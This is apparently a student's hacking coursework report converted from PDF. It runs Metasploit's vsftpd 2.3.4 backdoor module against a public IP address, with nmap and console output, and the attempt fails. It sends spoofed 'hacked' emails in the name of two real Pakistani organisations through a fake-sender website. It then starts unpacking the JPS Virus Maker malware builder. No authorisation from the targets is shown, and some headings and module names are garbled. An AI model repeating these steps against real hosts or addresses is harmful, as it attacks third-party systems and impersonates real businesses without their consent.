

STEP 9: Go to settings



STEP 10: Set System, Display, Storage



STEP 11: In storage tab optical drive select ISO file of ubuntu


STEP 12: START the ubuntu machine











23EO4-ST#IS#6246– Task-4

TASK 4

A. Perform an FTP Backdoor on a target website using the Metasploit tool.

STEP 1: Select the target

NMAP -P21 <TARGET IP>

103.163.246.25

STEP 2 : Scan ftp open ports

STEP 3: Start metasploit framework

command-msfconsole

STEP 4: Check version of the service its running on it

Search vsftpd 2.3.4

STEP 5: use exploit/unix/ftp/vsftpd_234_backdoor

STEP 6: show options

STEP 7: Set RHOST <TARGET IP>

STEP 8: SHELL FOUND

```
(kali㉿kali)-[~]
└─$ nmap -p 21, 103.163.246.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 11:09 EDT
Nmap scan report for 103.163.246.25
Host is up (0.16s latency).

PORT      STATE SERVICE
21/tcp    open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

(kali㉿kali)-[~]
└─$
```

```
Vmap done: 1 IP address (1 host up) scanned in 0.43 seconds
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

          _\_\_o_o_(_)_
          o_o \  M S F  /_\
            |||   _W_|||_*
            |||  / \ \_|||_*
-[ metasploit v6.3.43-dev
--=[ 2376 exploits - 1232 auxiliary - 416 post      ]
--=[ 1391 payloads - 46 encoders - 11 nops        ]
--=[ 9 evasion           ]]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

```
msf exploit(windows/ftp/vsftpd_234_hackdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_hackdoor):
Name  Current Setting  Required  Description
---  ---  ---
CHOST          no    The local client address
CPORT          no    The local client port
#Proxies       no    A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes   The target host(s), see https://docs.metasploit.com/docs/using-
                     metasploit/basics/using-metasploit.html
RPORT          21    yes   The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
---  ---  ---
Exploit target:
Id  Name
---  ---
0  Automatic
```

Activate Windows
Go to Settings to activate W

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
CHOST      no        The local client address
CPORT      no        The local client port
Proxies    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes       The target host(s), see https://docs.metasploit.com/docs/using-
                  metasploit/basics/using-metasploit.html
RPORT      21        yes       The target port (TCP)
Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
Exploit target:
  Id  Name
  -  --
  0  Automatic
```

Activate Windows

Go to Settings to activate W

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.129
RHOST => 192.168.2.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
CHOST      no        The local client address
CPORT      no        The local client port
Proxies    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.2.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-
                  metasploit/basics/using-metasploit.html
RPORT      21        yes       The target port (TCP)
Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description
Exploit target:
  Id  Name
  -  --
  0  Automatic
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 103.163.246.1
RHOST => 103.163.246.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 103.163.246.25:21 - Banner: 220——— Welcome to Pure-FTPd
220-You are user number 1 of 50 allowed.
220-Local time is now 21:24. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
[*] 103.163.246.25:21 - USER: 331 User dj:) OK. Password required
[*] Exploit completed, but no session was created.
```

B. Find Two Business Mail IDs of any Pakistan organizations that are vulnerable to email spoofing attacks

STEP 1: Search MAIL ID on Pakistan website

INURL: site:pk


URL: <https://www.mahafashions.pk/>

STEP 2: Go to temp mail and get one temporary mail to perform this task

URL: <https://temp-mail.org/en/>

STEP 3 : Open fake Email Sender tool

URL: <https://tools.apgy.in/tool/fake-email-sender/>



STEP4: On sender Email write Business Mail IDs of Pakistan organizations which we found
On Receiver E-mail id write temporary mail

STEP 5: Write Any message you want to send

STEP 6: Click on send Email

Sender E-Mail *

Sales@sehgalmotors.pk

Reciever E-Mail *

geyevan235@iname.com


Message *

hacked

*Only 250 Characters Allowed

I'm not a robot 

STEP 6: Email sent successfully. Now check on temporary mail whether you received the mail



STEP7: Mail received this means that Mail IDs is vulnerable to email spoofing attacks

[BACK TO LIST](#)

[Delete](#) [Source](#)

 Sales@sehgalmotors.pk Date: 11-04-2024 11:46:38

Subject: New Email

You Received a New Email hacked

This is a Prank Email
IP Address of The Sender: 103.211.114.70
Location of The Sender: 19.2057041, 73.1894425

2) STEP 1: : Search MAIL ID on Pakistan website

INURL: site:pk

URL: <https://tribune.com.pk/contact-us>

STEP 2: Perform same steps as performed above

ADVERTISING, SPONSORSHIP AND E-COMMERCE

To find out more about all advertising opportunities in The Express Tribune

Email: advertise@tribune.com.pk

Sender E-Mail *

advertise@tribune.com.pk

Reciever E-Mail *

geyevan235@acname.com


Message *

hacked BY SECOND MAIL ID ALSO

*Only 250 Characters Allowed

I'm not a robot


reCAPTCHA
Privacy - Terms



SENDER	SUBJECT	VIEW
• advertise@tribune.com.pk	New Email	>
• Sales@sehgalmotors.pk	New Email	>

Mail received this means that Mail IDs is vulnerable to email spoofing attacks

[BACK TO LIST](#)

[Delete](#) [Source](#)

	advertise@tribune.com.pk.	Date: 11-04-2024 11:52:22
Subject: New Email		
You Received a New Email hacked BY SECOND MAIL ID ALSO		
This is a Prank Email		
IP Address of The Sender: 103.211.114.70		
Location of The Sender: 19.2057041, 73.1894426		

23EO4-ST#IS#6246– Task-5

TASK 5

A. Perform an FTP Backdoor on a target website using the Metasploit tool


STEP 1: Send JPS VIRUS MAKER to your Windows 10 in virtual machine

Sharing: open windows 10 → click on devices on top → share folder → click folder which contains JPS virus maker → go to network in Windows 10 → click on the user → you will see the shared folder

Extract JPS Virus Maker.tar



STEP 2: After Extracting click on JPS APPLICATION



